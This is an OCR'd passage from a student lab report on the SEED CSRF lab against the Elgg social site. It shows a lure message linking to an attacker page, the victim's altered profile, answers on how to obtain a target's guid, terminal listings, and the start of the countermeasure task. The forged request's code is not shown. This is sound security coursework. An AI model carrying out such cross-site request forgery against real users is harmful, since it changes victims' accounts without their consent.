^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line
```

We can see in fig 13 that the fields are for alice's account.

FIGURE 14: Boby sends Alice a message



Compose a message : CSRF Lab Site - Mozilla Firefox
www.csrflabelgg.com/messages/
Messages
Compose a message
To:
Alice
Write recipient's username here.
Subject:
Hey Alice!
Message:
Edit HTML
Click here http://www.csrflabattacker.com/edpro.html
Boby
Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages
31 requests
207.78 KB / 0 GB transferred
Finish: 52.07 s
DOMContentLoaded: 556 ms
load: 2.31 s

FIGURE 15: Alice’s profile before the attack





FIGURE 16: Alice enters the message




Hey Alice!

Boby Hey Alice! just now

Click here http://www.csrflabattacker.com/edpro.html

FIGURE 16: Alice clicks the URL



Your profile was successfully saved.

Alice


About me

Boby is MY HERO

We can see in fig16 that alice's bio has changed.

- **Question 1**: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's `Elgg` password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer: He needs to enter to her profile -> View page source ->search "guid"




```
        require = function () {
        // handled in the view "elgg.js"
        _require_queue.push(arguments);
    };
    _require_queue = [];
</script>
    </head>
    <body>
        <div class="elgg-page elgg-page-default">
    <div class="elgg-page-messages">
        <ul class="elgg-system-messages"><li class="hidden"></li></ul>
    </div><div class="elgg-page-topbar">
    <div class="elgg-inner">
        <ul class="elgg-menu elgg-menu-topbar elgg-menu-topbar-alt"><li class="elgg-menu-item-account"><a href="#" class="elgg-menu-cont
</div>  <div class="elgg-page-header">
        <div class="elgg-inner">

<h1>
    <a class="elgg-heading-site" href="http://www.csrflabelgg.com/">
        CSRF Lab Site   </a>
</h1>

        </div>
    </div>
    <div class="elgg-page-navbar">
        <div class="elgg-inner">

<a class="elgg-button-nav" rel="toggle" data-toggle-selector=".elgg-nav-collapse" href="#">
    <span class="elgg-icon-bars elgg-icon fa fa-bars"></span></a>

<div class="elgg-nav-collapse">
    <ul class="elgg-menu elgg-menu-site elgg-menu-site-default clearfix"><li class="elgg-menu-item-activity"><a href="http://www.csrflab

        </div>
    </div>
    <div class="elgg-page-body">
        <div class="elgg-inner">
            <div class="elgg-layout elgg-layout-one-column clearfix">
    <div class="elgg-body elgg-main">
    <div class="elgg-layout-widgets" data-page-owner-guid="42">
<div class="profile elgg-col-2of3 mrn">
    <div class="elgg-inner clearfix h-card vcard">

<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large">
<a><img src="http://www.csrflabelgg.com/serve-file/e0/l1501101468/di/c0/y8XIwrPNLZvXMVAkxz19miSeYqQNccq_UHK-ovIwZmk/1/42/profile/42large

    <ul class="elgg-menu profile-action-menu mvm"><li class="elgg-menu-item-remove-friend hidden"><a href="http://www.csrflabelgg.com/ac
    <ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default"><li class="elgg-menu-item-blog"><a hr
```

- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's `Elgg` profile? Please explain.

Answer: To lunch the attack we need to know the guid of the user. Not everybody who will enter has an Elgg account or enters the url through his Elgg account, and even if he does, we still need to inspect his account to find his GUID number.


3.4 TASK 4: IMPLEMENTING A COUNTERMEASURE FOR ELGG

FIGURE 17: directory /var/www/CSRF/ Elgg/vendor/elgg/elgg/engine/classes/Elgg




```
Attacker  Elgg
[01/09/23]seed@VM:.../CSRF$ cd Attacker
[01/09/23]seed@VM:.../Attacker$ ls
index.html
[01/09/23]seed@VM:.../Attacker$ sudo nano index.html
[01/09/23]seed@VM:.../Attacker$ sudo nano edpro.html
[01/09/23]seed@VM:.../Attacker$ sudo nano edpro.html
Use "fg" to return to nano.

[1]+  Stopped                 sudo nano edpro.html
[01/09/23]seed@VM:.../Attacker$ cd ..
[01/09/23]seed@VM:.../CSRF$ ls
Attacker  Elgg
[01/09/23]seed@VM:.../CSRF$ ls Elgg/vendor/elgg/elgg/engine/classes/Elgg
ActionsService.php       DeprecationWrapper.php        PersistentLoginService.php
Ajax                     Di                            PluginHooksService.php
Amd                      EntityDirLocator.php          Profilable.php
Application              EntityIcon.php                Profiler.php
Application.php          EntityIconService.php         Project
Assets                   EntityPreloader.php           Queue
AttributeLoader.php      EventsService.php             Router.php
AutoloadManager.php      FileService                   Security
BootData.php             Filesystem                    Services
BootService.php          Forms                         Structs
Cache                    GroupItemVisibility.php       SystemMessages
ClassLoader.php          HooksRegistrationService.php  SystemMessagesService.php
ClassMap.php             Http                          Timer.php
CommitMessage.php        I18n                          TimeUsing.php
Composer                 Json                          Translit.php
Config.php               Logger.php                    UpgradeService.php
Context.php              Mail                          UserCapabilities.php
Database                 Menu                          Values.php
Database.php             MethodMatcher.php             ViewsService.php
Debug                    Notifications                 WidgetDefinition.php
DeprecationService.php   PasswordService.php           WidgetsService.php
[01/09/23]seed@VM:.../CSRF$ █
```

FIGURE 17: ActionsService.php file



```
  GNU nano 2.5.3    File: Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php

        /**
         * Registered actions storage
         *
         * Each element has keys:
         *   "file" => filename
         *   "access" => access level
         *
         * @var array
         */
        private $actions =        );

        /**
         * The current action being processed
         * @var string
         */
